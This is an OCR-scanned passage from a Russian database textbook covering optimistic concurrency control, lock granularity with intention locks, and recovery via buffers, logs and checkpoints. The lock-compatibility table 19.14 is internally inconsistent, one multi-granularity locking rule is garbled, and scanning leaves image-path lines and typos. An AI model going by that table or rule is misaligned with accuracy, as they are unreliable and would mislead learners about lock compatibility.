В некоторых типах вычислительных систем конфликты между транзакциями происходят очень редко, поэтому дополнительная обработка, вызванная поддержкой протоколов с блокировкой или с использованием временных отметок, оказывается совершенно излишней для большей части транзакций. *Оптимистические* методы упорядочения основываются на предположении, что конфликты в системе возникают редко, поэтому эффективнее будет организовать выполнение транзакций, исключив все задержки, связанные с достижением гарантированной упорядочиваемости [201]. Перед фиксацией результатов транзакции выполняется проверка с целью определения, имел ли место конфликт. Если это так, транзакция откатывается и перезапускается. Поскольку принята гипотеза, что конфликты в данной системе возникают очень редко, то и откатов потребуется выполнять немного. Дополнительная нагрузка, связанная с перезапуском некоторых транзакций, может оказаться довольно значительной, поскольку, по сути, она будет связана с повторным выполнением всей транзакции в целом. Поэтому применение данной схемы имеет смысл только в том случае, если откаты будут происходить достаточно редко, а большая часть транзакций в системе будет выполняться без каких-либо дополнительных задержек. Подобные методы в принципе позволяют достичь существенно более высокого уровня распараллеливания по сравнению с традиционными протоколами, поскольку они не требуют использования механизма блокировок.

Оптимистический протокол управления параллельным выполнением включает две или три стадии, в зависимости от того, выполняется ли в данной транзакции только чтение или обновление информации.

- *Стадия чтения* охватывает период от начала транзакции и до момента, предшествующего фиксации результатов. Транзакция считывает из базы данных значения всех необходимых ей элементов данных и помещает их в локальные переменные. Любые обновления применяются только к локальной копии данных, но не к информации, сохраняемой в самой базе данных.
- *Стадия проверки* следует за стадией чтения. Выполняются проверки, необходимые для получения гарантий отсутствия нарушения упорядочиваемости в случае переноса в базу данных изменений, выполненных транзакцией. Для транзакций, включающих только операции чтения, проверка состоит в подтверждении того, что использованные транзакцией значения по-прежнему остаются текущими значениями соответствующих элементов данных. Если нарушений не отмечено, транзакция завершает свое выполнение путем фиксации. Если найдены измененные значения, транзакция отменяется и перезапускается. Если в транзакции выполнялось обновление данных, то проверка включает выполнение контроля, сохранится ли база данных в согласованном состоянии после внесения в нее результатов данной транзакции, а также не будут ли нарушены условия упорядочиваемости. В случае обнаружения ошибки транзакция отменяется и перезапускается.
- *Стадия записи* выполняется после успешного завершения стадии проверки, но только в отношении транзакций, включающих операции обновления. На этой стадии все изменения, внесенные в локальные копии данных, переносятся собственно в базу данных.

На стадии проверки анализируются входящие в транзакцию операции чтения и записи, способные оказать влияние на выполнение других транзакций. Каждой транзакции в начале ее выполнения присваивается некоторая временная отметка, start(T). Дополнительные временные отметки присваиваются транзакции в начале стадии проверки (validation(T)) и в момент завершения ее выполнения (finish(T) — включая и стадию записи, если таковая имеется). Для того чтобы все проверки прошли успешно, должно соблюдаться одно из следующих условий.

1. Все транзакции S с более старыми временными отметками должны быть уже завершены до начала выполнения транзакции T: finish(S) < start(T).
2. Если транзакция T начала выполняться до завершения какой-либо из транзакций S, то должны соблюдаться требования:

   а) множество элементов данных, записанных начавшейся ранее транзакцией, не должно совпадать ни с одним из элементов данных, прочитанных указанной транзакцией;

   б) стадия записи начавшейся ранее транзакции должна быть завершена до перехода текущей транзакции на стадию проверки: start(T) < finish(S) < validation(T).

Правило 2,*а* гарантирует, что данные, записанные начавшейся ранее транзакцией, не считывались текущей транзакцией. Правило 2,*б* гарантирует, что операции записи выполняются последовательно, а это гарантирует отсутствие конфликтов.

Хотя применение оптимистических методов весьма эффективно в случае незначительного количества конфликтов в системе, они могут вызывать откат отдельных транзакций. Следует отметить, что откат касается только локальных копий данных и возникновение каскадного отката исключается, поскольку любые выполненные изменения не заносились в саму базу данных. Однако, если отменяемая транзакция окажется достаточно продолжительной, много ценного процессорного времени будет потрачено впустую, так как транзакцию придется запускать еще раз. Если откаты возникают достаточно часто, это может указывать на то, что оптимистические методы не совсем подходят для управления параллельным выполнением в данной конкретной системе.

19.2.8. Степень детализации блокируемых элементов данных

Степень детализации. Размер элементов данных, выбранных в качестве *защищаемой единицы* для протокола управления параллельным выполнением.

Во всех обсуждавшихся выше протоколах управления параллельным выполнением предполагалось, что база данных состоит из некоторого количества "элементов данных", причем дополнительно не уточнялось, что означает этот термин. Как правило, в качестве элемента данных выбирается один из перечисленных ниже объектов, размеры которых находятся в пределах от очень крупных до мельчайших (под мельчайшими объектами подразумеваются элементы данных с наименьшими, а под крупными — с наибольшими размерами).

- Вся база данных.
- Отдельный файл.

- Отдельная страница данных (иногда называемая *областью* или *блоком* базы данных; это — сектор на физическом диске, используемом для хранения таблиц).
- Отдельная запись,
- Отдельное поле в записи.

Размер (или степень детализации) элемента данных, который может быть заблокирован отдельной операцией транзакции, оказывает сильнейшее влияние на общую производительность системы и эффективность работы протокола управления параллельным доступом. Однако всегда можно достичь определенных компромиссов, что следует учитывать при выборе размера элемента данных в системе. Мы обсудим возможные компромиссы в контексте использования механизма блокировок, хотя те же самые рассуждения будут справедливы и в случае применения других протоколов управления параллельным доступом.

Рассмотрим транзакцию, которая обновляет единственную строку в отношении. Алгоритм протокола управления параллельным доступом может позволить транзакции заблокировать только эту строку, и в данном случае степень детализации блокировки будет установлена равной отдельной записи. Однако можно позволить транзакции заблокировать и всю базу данных в целом, и на этот раз степень детализации блокировки будет равна всей базе данных. Совершенно очевидно, что во втором случае выбранная степень детализации не позволит выполнять любую другую транзакцию вплоть до отмены установленной блокировки. Безусловно, что такая ситуация весьма нежелательна. С другой стороны, если транзакция выполняет обновление 95% записей файла, то лучше позволить ей заблокировать сразу весь файл и не вынуждать систему выполнять блокировку каждой из его записей в отдельности. Но повышение степени детализации с последовательным переходом от поля или записи к файлу может привести к увеличению вероятности возникновения взаимоблокировки.

Таким образом, чем крупнее размер элемента данных, тем ниже степень распараллеливания в системе. С другой стороны, чем мельче размер элемента данных, тем больший объем информации о выполненных блокировках придется хранить. Оптимальный размер элемента данных зависит от характера выполняемых транзакций. Если типичная транзакция обрабатывает незначительное количество записей, целесообразно установить степень детализации блокировки элемента данных на уровне отдельной записи. В то же время, если типичной транзакции требуется доступ ко множеству записей одного и того же файла, более выгодным решением будет установить степень детализации на уровне отдельного блока или даже файла. В этом случае для получения доступа к требуемым данным транзакции потребуется заблокировать лишь один (или несколько) элемент данных.

Было предложено несколько методов динамической установки размера элемента данных. В соответствии с этими методами, размер элемента данных зависит от типа выполняемых в текущий момент транзакций и устанавливается из соображений оптимального соответствия их требованиям. В идеальном случае СУБД должна поддерживать комбинированную степень детализации, позволяющую блокировать отдельные записи, страницы и целые файлы. Некоторые системы автоматически повышают степень детализации блокировок от уровня отдельной записи до уровня страницы или файла, если определенная транзакция блокирует больше установленного процента записей или страниц некоторого файла.

Иерархия степеней детализации

Существующие степени детализации блокируемых элементов можно представить в виде иерархической структуры, в которой каждый узел будет представлять элемент данных определенного размера, как показано на рис. 19.6. На этой




Рис. 19.6. Иерархическая схема уровней блокировки

диаграмме корневой узел представляет всю базу данных, узлы 1-го уровня — это отдельные файлы, а узлы 2-го уровня — страницы. На третьем уровне располагаются узлы, представляющие отдельные записи файлов, а на четвертом — поля этих записей. Если какой-то из элементов данных блокируется, то автоматически оказываются заблокированными и все его узлы-потомки. Например, если транзакция выполнит блокировку страницы ($Страница_2$), то все расположенные в ней записи ($Запись_1$ и $Запись_2$) и их поля ($Поле_1$ и $Поле_2$) также окажутся заблокированными. Если другая транзакция потребует установления блокировки несовместимого типа для *этого же* узла, СУБД легко определит, что данное требование удовлетворить не удастся.

Если некоторая транзакция потребует установить блокировку любого из потомков уже заблокированного узла, то СУБД, прежде чем принять решение о возможности удовлетворения этого запроса, потребуется обследовать иерархический путь от корня схемы до того узла, который представляет запрошенный элемент, чтобы проверить, является ли заблокированным какой-либо из предков требуемого узла. Таким образом, при поступлении запроса на исключительную блокировку элемента $Запись_1$ СУБД потребуется проверить его родительский узел ($Страница_2$), затем — родительский узел его родительского узла ($Файл_2$) и, наконец, — корневой узел иерархии *(База данных)* с целью выяснения, не является ли один из них заблокированным. Если будет обнаружено, что узел $Страница_2$ заблокирован, выполнение запроса следует отклонить.

Кроме того, транзакция может потребовать установить блокировку узла, который имеет заблокированный узел-потомок. Например, если поступит требование заблокировать элемент $Файл_2$, СУБД потребуется проверить состояние каждой из страниц этого файла, каждой записи в отдельных страницах и каждого поля всех записей файла, чтобы выяснить, не является ли один из этих элементов заблокированным.

Блокировка с учетом нескольких степеней детализации

Для сокращения объема поиска необходимых для выявления блокировок, выполненных для потомков узла, СУБД может использовать иную специализированную стратегию выполнения блокировки, называемую *блокировкой с учетом нескольких степеней детализации*. В этой стратегии используется новый тип блокировки, который называется *намеченной блокировкой* [139]. Когда блокируется любой из узлов схемы, намеченная блокировка устанавливается на все узлы, которые являются предками данного узла. Поэтому если некоторый из потомков узла $Файл_2$ (например, $Страница_2$) является заблокированным и выдается запрос на установку блокировки самого узла $Файл_2$, наличие намеченной блокировки, установленной для этого узла, укажет системе, что один из потомков данного узла является заблокированным.

Намеченные блокировки могут быть либо разделяемыми (Shared — для чтения), либо исключительными (eXclusive — для записи). *Намеченная разделяемая блокировка* (IS) конфликтует только с исключительной блокировкой, тогда как *намеченная исключительная блокировка* (IX) конфликтует как с разделяемой, так и с исключительной блокировкой. Кроме того, транзакции могут устанавливать *разделяемую и намеченную исключительную блокировку* (SIX), которая логически эквивалентна установке и разделяемой блокировки, и блокировки IX. Иными словами, блокировка SIX совместима только с блокировкой IS. Сводные данные о совместимости различных блокировок при использовании метода, предусматривающего применение нескольких степеней детализации блокировок, приведены в табл. 19.14.

Таблица 19.14. Совместимость различных типов блокировок при использовании метода, предусматривающего применение нескольких степеней детализации блокировок

	IS	IX	S	SIX	X
IS	✓	✓	✓	×	×
IX	✓	✓	×	×	×
S	×	×	✓	×	×
SIX	✓	×	×	×	×
X	×	×	×	×	×

✓ ~ совместимы; × — несовместимы

Для обеспечения упорядочиваемости графиков в случае использования нескольких степеней блокировки протокол двухфазной блокировки применяется следующим образом.

- Ни один элемент данных не может быть заблокирован, пока не будет разблокирован представляющий его узел.

- Ни один из узлов не может быть заблокирован, пока его родительский узел остается заблокированным в намеченной блокировке.
- Ни один узел не может быть разблокирован, пока не будут разблокированы все его потомки.

В этом случае блокировка устанавливается начиная с корня иерархии вниз с использованием намеченных блокировок вплоть до достижения узла, представляющего элемент данных, блокируемый для записи или чтения. Освобождение блокировок выполняется снизу вверх. Следует отметить, что по-прежнему сохраняется возможность возникновения взаимоблокировки, и устранение этих ошибок должно осуществляться по рассмотренным выше правилам.

19.3. Восстановление базы данных

Восстановление базы данных. Процесс возвращения базы данных в приемлемое состояние, утраченное в результате сбоя или отказа.

В начале этой главы было определено понятие восстановления базы данных, представленное как служба СУБД, гарантирующая надежное сохранение базы данных в согласованном состоянии даже при наличии в системе отказов. В этом контексте понятие надежности относится как к устойчивости СУБД в отношении различных типов отказов, так и к ее способности восстанавливать свое состояние после их возникновения. В данном разделе мы ознакомимся с тем, как могут быть организованы подобные службы. Чтобы лучше понять потенциальные проблемы, с которыми можно столкнуться при создании надежных систем, вначале выясним, зачем может потребоваться восстанавливать систему, а затем ознакомимся с различными типами отказов, которые могут иметь место в вычислительной среде с базами данных.

19.3.1. Необходимость восстановления

Для хранения данных в общем случае могут быть использованы четыре различных типа носителей, которые здесь перечислены в порядке возрастания их надежности: оперативная память, магнитный диск, магнитная лента и оптический диск. Оперативная память представляет собой *временное хранилище* информации, содержимое которого в случае отказа системы обычно разрушается. Магнитные диски представляют собой *оперативное постоянное хранилище* информации. Диски более надежны и значительно дешевле, чем основная память, однако скорость доступа к информации у них меньше на три-четыре порядка. Магнитная лента представляет собой *автономный постоянный носитель* информации, надежность которого существенно выше, чем у магнитного диска, а стоимость намного ниже. Однако эти носители предоставляют только последовательный доступ к информации, причем скорость его относительно невелика. Оптические диски являются более надежными носителями информации, чем магнитные ленты, достаточно недорогими, более быстродействующими и к тому же допускающими произвольный доступ к информации. Оперативную память часто называют *первичной памятью,* а магнитные диски и ленты — *вторичной (или внешней) памятью. Устойчивые хранилища* обеспечивают надежное сохранение информации, размещая несколько ее копий на различных постоянных носителях (обычно на дисках), одновременный отказ которых маловероятен. В частности, устойчивое хранение информации мо-

жет быть организовано с использованием RAID[2]-технологии, гарантирующей, что отказ отдельного дискового устройства (даже в процессе передачи данных) не вызовет потери данных (см. раздел 18.2.6).

Существует множество различных типов отказов, способных повлиять на функционирование базы данных, каждый из которых требует особых способов обработки. Одни отказы влияют только на содержимое оперативной памяти, другие могут воздействовать и на постоянную (вторичную) память системы. Ниже перечислены некоторые причины, способные вызвать отказы.

- Аварийное прекращение работы системы, вызванное ошибкой оборудования или программного обеспечения, приведшей к разрушению содержимого оперативной памяти.
- Отказ носителей информации, например, разрушение магнитной головки или появление неустранимого сбоя чтения, что приводит к потере части содержимого вторичной памяти системы.
- Ошибки прикладных программ, например, логические ошибки в программах, получающих доступ к базе данных, послужившие причиной сбоев при выполнении одной или нескольких транзакций.
- Стихийные бедствия — пожары, наводнения, землетрясения или отказы в сети электропитания.
- Небрежное или легкомысленное обращение, послужившее причиной непреднамеренного разрушения данных или программ со стороны операторов или пользователей системы.
- Диверсии, или преднамеренное разрушение и уничтожение данных, оборудования или программного обеспечения.

Какой бы ни была причина отказа системы, существуют два принципиальных следствия, которые надо учитывать: утрата содержимого оперативной памяти, в том числе буферов базы данных, и утрата копии базы данных на дисках. Дальше в этой главе описаны концепции и технологии, позволяющие минимизировать последствия аварий и успешно восстановить систему после сбоя.

19.3.2. Транзакции и восстановление

Транзакции представляют собой основную *единицу восстановления* в системах с базами данных. Именно диспетчер восстановления СУБД обеспечивает поддержку двух из четырех основных свойств ACID транзакций (*неразрывность* и *устойчивость)* даже при наличии сбоев в системе. Диспетчер восстановления должен обеспечить, что при восстановлении после сбоя для каждой отдельной транзакции в базе данных будут постоянно фиксироваться либо все внесенные ею изменения, либо ни одно из них. Ситуация осложняется тем фактом, что запись в базу данных не представляет собой неразрывного действия (выполняемого за один шаг), и поэтому существует вероятность, что, когда выполнение транзакции будет завершено путем фиксации, внесенные ею изменения не будут реально отражены в базе данных по той простой причине, что еще не достигли файлов базы данных.

Еще раз вернемся к первому из рассмотренных в данной главе примеру, в котором требовалось увеличить заработную плату сотрудника компании (см. табл. 19.1, *Вариант А).* При выполнении операции чтения СУБД осуществляет следующие действия.

---

[2] *Redundant Array of Independent Disks — массив независимых дисковых накопителей с избыточностью.*

- Определяет дисковый адрес блока данных, содержащего запись с первичным ключом x.
- Считывает блок данных с диска и помещает его в буфер СУБД в оперативной памяти.
- Копирует сведения о зарплате из буфера СУБД в переменную salary.

При выполнении операции записи СУБД осуществляет следующие действия.

- Определяет дисковый адрес блока данных, содержащего запись с первичным ключом x.
- Считывает блок данных с диска и помещает его в буфер СУБД в оперативной памяти.
- Копирует сведения о зарплате из переменной salary в буфер СУБД.
- Выводит блок данных из буфера СУБД в оперативной памяти на диск.

Буфера СУБД занимают определенную часть оперативной памяти и используются для обмена данными со вторичной памятью системы. Только после того как соответствующий буфер *выгружен* во вторичную память, можно считать, что выполненные операции обновления приобрели постоянный характер. Выгрузка буферов в базу данных может инициироваться по специальной команде (например, по команде фиксации транзакции) или же автоматически, как только буфер будет заполнен. Выдачу явного указания о необходимости записи содержимого буферов во вторичную память называют *принудительной записью.*


Если отказ системы произойдет между записью данных в буфер и выгрузкой буфера во вторичную память, диспетчер восстановления должен уточнить состояние транзакции, выполнявшей запись в момент аварии. Если транзакция уже выдала команду фиксации, то для обеспечения устойчивости ее результатов диспетчер восстановления должен выполнить ее повторно (redo) (эту операцию часто называют *накатом),* чтобы восстановить все внесенные ею изменения.

С другой стороны, если на момент отказа системы транзакция еще не была зафиксирована, диспетчер восстановления должен отменить (undo) любые ее результаты (выполнить их *откат),* что будет гарантировать соблюдение ее неразрывности. Если требуется выполнить откат только одной транзакции, то это — *частичный откат.* Частичный откат может инициироваться планировщиком, когда транзакция откатывается и перезапускается по требованию протокола управления параллельным доступом, как описано в предыдущем разделе. Кроме того, транзакция может отменяться в одностороннем порядке, например, по требованию пользователя или в результате возникновения исключительной ситуации в прикладной программе. Если требуется выполнить откат всех активных транзакций, то это — *глобальный откат.*

Пример 19.11. Пример выполнения операций отката и наката

На рис. 19.7 показано несколько параллельно выполняющихся транзакций T_1, ..., T_6. Работа СУБД начинается в момент времени t_0, а в момент времени t_f происходит сбой. Предположим, что результаты транзакций T_2 и T_3 уже были выгружены во вторичную память к моменту отказа системы.

Очевидно, что транзакции T_1 и T_6 еще не были зафиксированы на момент отказа системы. Следовательно, при перезапуске СУБД диспетчер восстановления должен отменить эти транзакции. Однако остается не вполне понятным, какие изменения, выполненные остальными (зафиксированными) транзакциями T_4 и T_5, были перенесены в базу данных во вторичной памяти. Причина этой неопреде-



***Рис, 19.7. Пример** выполнения **операций** отката и наката*

ленности состоит в том, что одна часть содержимого временных буферов СУБД могла быть уже выведена на диск, а другая — нет. При отсутствии какой-либо дополнительной информации диспетчеру восстановления потребуется выполнить принудительный накат транзакций T_2, T_3, T_4 и T_5.

Управление буферами базы данных

Организация управления буферами базы данных играет важную роль в процессе восстановления, поэтому перед переходом к дальнейшему изложению кратко рассмотрим применяемые при этом методы. Как упоминалось в начале данной главы, ответственность за эффективное управление буферами базы данных, которые применяются для чтения и записи страницы во вторичную память, возложена на такой программный компонент, как диспетчер буферов. Эти методы должны предусматривать чтение страниц с диска в буфера до полного их заполнения, а затем применения той или иной стратегии замещения для определения того, какой буфер (буфера) необходимо принудительно записать на диск, чтобы освободить место для новых страниц, которые должны быть считаны с диска. В качестве примеров стратегии замещения можно указать алгоритмы с организацией последовательной очереди (First-In-First-Out — FIFO) и с вытеснением по давности использования (Least Recently Used — LRU). Кроме того, диспетчер буферов не должен считывать страницу с диска, если она уже находится в одном из буферов базы данных.

Один из возможных подходов предусматривает применение двух переменных (pinCount и dirty) в составе информации управления для каждого буфера базы данных. Этим переменным, соответствующим каждому буферу базы данных, первоначально присваивается значение 0. При получении запроса на чтение страницы с диска диспетчер буферов выполняет проверку для определения того, не находится ли уже эта страница в одном из буферов базы данных. В случае отрицательного ответа диспетчер буферов выполняет следующие действия,

1. Использует принятую стратегию замещения для выбора буфера, предназначенного для замещения (который в дальнейшем называется *замещаемым буфером),* и увеличивает значение его переменной pinCount (pin count — количество случаев закрепления). Теперь затребованная страница закреплена в буфере базы данных до тех пор, пока остается таковой, и не может быть снова записана на диск. Применяемый алгоритм замещения не разрешает выбрать для замещения буфер, который был закреплен.

2. Если переменной dirty для буфера замещения присвоено ненулевое значение, выполняется запись буфера на диск.
3. Страница считывается с диска в буфер замещения, и переменной dirty этого буфера снова присваивается значение нуль.

При поступлении повторного запроса к одной и той же странице соответствующее значение pinCount увеличивается на 1. После того как система сообщит диспетчеру буферов, что применение этой страницы закончено, соответствующее значение pinCount уменьшается на 1. Вместе с тем, система может сообщить диспетчеру буферов, что в содержимое страницы внесено изменение, поэтому переменной dirty присваивается ненулевое значение, т.е. страница отмечается как "грязная" (требующая записи на диск). После того как значение pinCount достигает нуля, страница становится незакрепленной и может быть записана на диск, если в нее внесены изменения (т.е. переменная dirty имеет ненулевое значение).

Ниже описаны правила, которые могут применяться с учетом необходимости восстановления базы данных при записи страниц на диск.

- *Правило конфискации* позволяет диспетчеру буферов записывать буфер на диск прежде, чем транзакция выполнит фиксацию (буфер не закреплен). Иными словами, диспетчер буферов может "отнять" страницу, принадлежащую транзакции. Противоположное ему правило запрещает конфискацию страниц.
- *Правило принудительной записи* гарантирует, что все страницы, модифицированные в ходе транзакции, будут немедленно записаны на диск после фиксации транзакции. Противоположное ему правило не требует принудительной записи страниц.

На практике проще всего может быть реализован подход, предусматривающий использование правила, запрещающего конфискацию страниц, и правила принудительной записи. Дело в том, что если применяется правило, запрещающее конфискацию страниц, то не нужно и выполнять откат транзакции, завершившейся аварийно, поскольку внесенные в ней изменения еще не были записаны на диск, а применение правила принудительной записи гарантирует, что при возникновении аварии системы не придется выполнять накат изменений, внесенных зафиксированной транзакцией, так как все изменения после фиксации транзакции немедленно записываются на диск. Правило, запрещающее конфискацию страниц, используется в протоколе отложенного восстановления результатов обновления, который рассматривается в одном из следующих разделов.

С другой стороны, правило, допускающее конфискацию страниц, имеет определенное преимущество перед противоположным ему правилом в том, что позволяет избежать необходимости распределять огромный объем буферного пространства, которое может потребоваться для хранения всех копий страниц, обновляемых многочисленными параллельными транзакциями (к тому же при определенных обстоятельствах такая попытка выделить буфера для всех обновляемых страниц может оказаться практически неосуществимой). Кроме того, преимущество над противоположным ему правилом имеет и правило, не требующее принудительной записи, поскольку при его использовании страница с данными, зафиксированными в предыдущей транзакции, может оставаться в буфере базы данных, поэтому ее не придется считывать в память, если она потребуется для следующей транзакции. По этим причинам в большинстве СУБД используются правила, допускающие конфискацию страниц и не требующие принудительной записи.

19.3.3. Функции восстановления

Типичная СУБД должна предоставлять следующие функции восстановления:

- механизм резервного копирования, предназначенный для периодического создания резервных копий базы данных;
- средства ведения журнала, в котором фиксируются текущее состояние транзакций и вносимые в базу данных изменения;
- функция создания контрольных точек, обеспечивающая перенос выполняемых в базе данных изменений во вторичную память с целью сделать их постоянными;
- диспетчер восстановления, обеспечивающий восстановление согласованного состояния базы данных, нарушенного в результате отказа.

Механизм резервного копирования

Любая СУБД должна предоставлять механизм, позволяющий создавать резервные копии базы данных и ее файла журнала (он описан в следующем разделе) через установленные интервалы и без необходимости останавливать систему. Резервная копия базы данных используется в случае повреждения или разрушения файлов базы данных во вторичной памяти. Резервное копирование может выполняться для всей базы данных в целом или для изменившейся ее части (т.е. инкрементно). В последнем случае в копию помещаются сведения только об изменениях, накопившихся с момента создания предыдущей полной или инкрементной резервной копии системы. Как правило, резервные копии создаются на автономных носителях, например на магнитных лентах,

Файл журнала

Для фиксации хода выполнения транзакций в базе данных СУБД использует специальный файл, который называют *журналом*. Он содержит сведения обо всех обновлениях, выполненных в базе данных. В файл журнала может помещаться следующая информация.

- Записи о транзакциях, включающие
  - идентификатор транзакции;
  - тип записи журнала (начало транзакции, операции вставки, обновления или удаления, отмена или фиксация транзакции);
  - идентификатор элемента данных, вовлеченного в операцию обработки базы данных (операции вставки, удаления и обновления);
  - копию элемента данных до операции, т.е. его значение до изменения (только операции обновления и удаления);
  - копию элемента данных после операции, т.е. его значение после изменения (только для операций обновления и вставки);
  - служебную информацию файла журнала, включающую указатели на предыдущую и следующую записи журнала для этой транзакции (все операции).
- Записи контрольных точек, речь о которых пойдет чуть позже.

Очень часто файл журнала используется и для других целей, отличных от задач восстановления (например, для сбора сведений о текущей производительности, для аудита и т.д.). В этом случае в файл журнала может помещаться множество дополнительной информации (например, сведения об операциях чтения, о регистрации пользователей, завершении сеансов пользователей и т.д.). Однако

эта информация не имеет отношения к проблеме восстановления базы данных и поэтому здесь не рассматривается. В табл. 19.15 представлен фрагмент файла журнала, содержащий сведения о трех выполняющихся параллельно транзакциях T_1, T_2 и T_3. В столбцы *pPtr* и *nPtr* помещены указатели на предыдущую и следующую записи журнала для каждой из транзакций.

Таблица 19.15. Фрагмент файла журнала

Идентификатор транзакции	Время	Операция	Объект	До выполнения	После выполнения	*pPtr*	*nPtr*
T1	10:12	START				0	2
T1	10:13	UPDATE	STAFF SL21	Исходное значение	Новое значение	1	8
T2	10:14	START				0	4
T2	10:16	INSERT	STAFF SG37		Новое значение	3	5
T2	10:17	DELETE	STAFF SA9	Исходное значение		4	6
T2	10:17	UPDATE	PROPERTY PG16	исходное значение	Новое значение	5	9
T3	10:18	START				0	11
T]	10:18	COMMIT				2	0
	10:19	CHECKPOINT	T2.T3				
T2	10:19	COMMIT				6	0
T3	10:20	INSERT	PROPERTY PG4		Новое значение	7	12
T3	10:21	COMMIT				11	0

Поскольку файл журнала транзакций имеет большое значение для процессов восстановления, он может создаваться в двух и даже в трех экземплярах, которые автоматически поддерживаются системой. В случае повреждения одной копии при восстановлении будет использоваться другая. Раньше файлы журнала создавались на магнитных лентах, поскольку этот носитель был надежнее и дешевле магнитных дисков. Однако в настоящее время требуется, чтобы СУБД была способна быстро восстанавливать нормальную работу в случае незначительных повреждений. В связи с этим необходимо, чтобы файл журнала был доступен оперативно и создавался на устройстве, поддерживающем произвольный доступ с достаточно высокой скоростью.

В некоторых больших системах, в которых каждый день вырабатывается огромный объем помещаемой в файл журнала информации (например, не является чем-то необычным ежедневный объем в 10^4 Мбайт), не представляется возможным содержать все эти данные постоянно доступными в течение всего требуемого времени. Оперативный доступ к файлу журнала требуется только в случае восстановления после незначительных отказов (например, при откате транзакции в результате взаимоблокировки). В случае более серьезных аварий (например, обрыве головки магнитного диска) на восстановление системы потребуется более длительное время и доступ к значительной части всего файла журнала. В подобных случаях простои, связанные с приведением отдельных фрагментов журнала в оперативное состояние, оказываются вполне приемлемыми.

Один из подходов к автономной обработке файла журнала состоит в разделении оперативного файла журнала на две независимые части, организованные в виде файлов с произвольным доступом. Записи журнала помещаются в первый файл до тех пор, пока он не будет заполнен до установленного уровня (например, на 70%). Затем открывается второй файл, и все записи журнала для *новых* транзакций записываются уже в него. Сведения о *старых* транзакциях продолжают записывать в первый файл до тех пор, пока обработка всех старых транзакций не будет завершена. В этот момент первый файл закрывается и переводится в автономное состояние. Подобный подход упрощает восстановление отдельных транзакций, поскольку записи о каждой отдельной транзакции всегда содержатся в одном фрагменте файла журнала — либо в оперативном, либо в автономном. Следует отметить, что файл журнала потенциально является узким местом с точки зрения производительности любых систем, поэтому скорость записи информации в файл журнала может оказаться одним из важнейших факторов, определяющих общую производительность системы с базой данных.

Создание контрольных точек

Помещаемая в файл журнала информация предназначена для использования в процессе восстановления системы после отказа. Но при возникновении отказа может отсутствовать информация о том, с какого момента в прошлом необходимо начать поиск в файле журнала, чтобы не выполнять накат транзакций, которые уже завершились с успешной фиксацией в базе данных. Для ограничения объема поиска и последовательной обработки информации в файле журнала используется метод создания *контрольных точек*.

Контрольная точка. Момент синхронизации между базой данных и журналом регистрации транзакций. В этот момент все буфера системы принудительно записываются во вторичную память системы.

Контрольные точки организуются через установленный интервал времени и предусматривают выполнение следующих действий.

- Перенос всех имеющихся в оперативной памяти записей журнала во вторичную память.
- Запись всех модифицированных блоков в буферах базы данных во вторичную память.
- Помещение в файл журнала записи контрольной точки. Эта запись содержит идентификаторы всех транзакций, которые были активны в момент создания контрольной точки.

Если транзакции выполняются последовательно, то после возникновения отказа файл журнала просматривается с целью обнаружения последней из транзакций, которая начала свою работу до момента создания последней контрольной точки. Любая более ранняя транзакция успешно зафиксирована в базе данных, а это означает, что ее изменения были перенесены на диск в момент создания последней контрольной точки. Поэтому необходимо выполнить накат только тех транзакций, которые были активны в момент создания контрольной точки, а также всех последующих транзакций, которые начали свою работу позже и для которых в журнале имеются записи как начала, так и фиксации. Та транзакция, которая была активна в момент отказа, должна быть отменена. Если транзакции выполняются в системе параллельно, потребуется выполнить накат всех транзакций, которые были зафиксированы со времени создания контрольной точки, и откат всех транзакций, которые были активны в момент аварии.

Пример 19.12. Пример выполнения операций отката и наката при наличии контрольной точки

Вновь обратимся к примеру 19.11. Если предположить, что в момент времени t_c была создана контрольная точка, то это позволит установить, что результаты выполнения транзакций T_2 и T, уже внесены во вторичную память. Поэтому диспетчеру восстановления не потребуется выполнять накат этих транзакций. Однако выполнение наката потребуется для транзакций T_4 и T_5, результаты которых были зафиксированы после создания контрольной точки. Кроме того, потребуется выполнить откат транзакций T_1 и T_6, которые все еще были активны в момент возникновения аварии.

Обычно создание контрольных точек представляет собой относительно недорогую операцию, поэтому часто оказывается возможным создать три или даже четыре контрольные точки в час. В результате при сбое потребуется восстановить работу, выполненную всего лишь за последние 15-20 минут.

19.3.4. Методы восстановления

Тип процедуры, которая будет использована для восстановления базы данных, зависит от размера повреждений, нанесенных этой базе в результате сбоя. Рассмотрим два варианта.

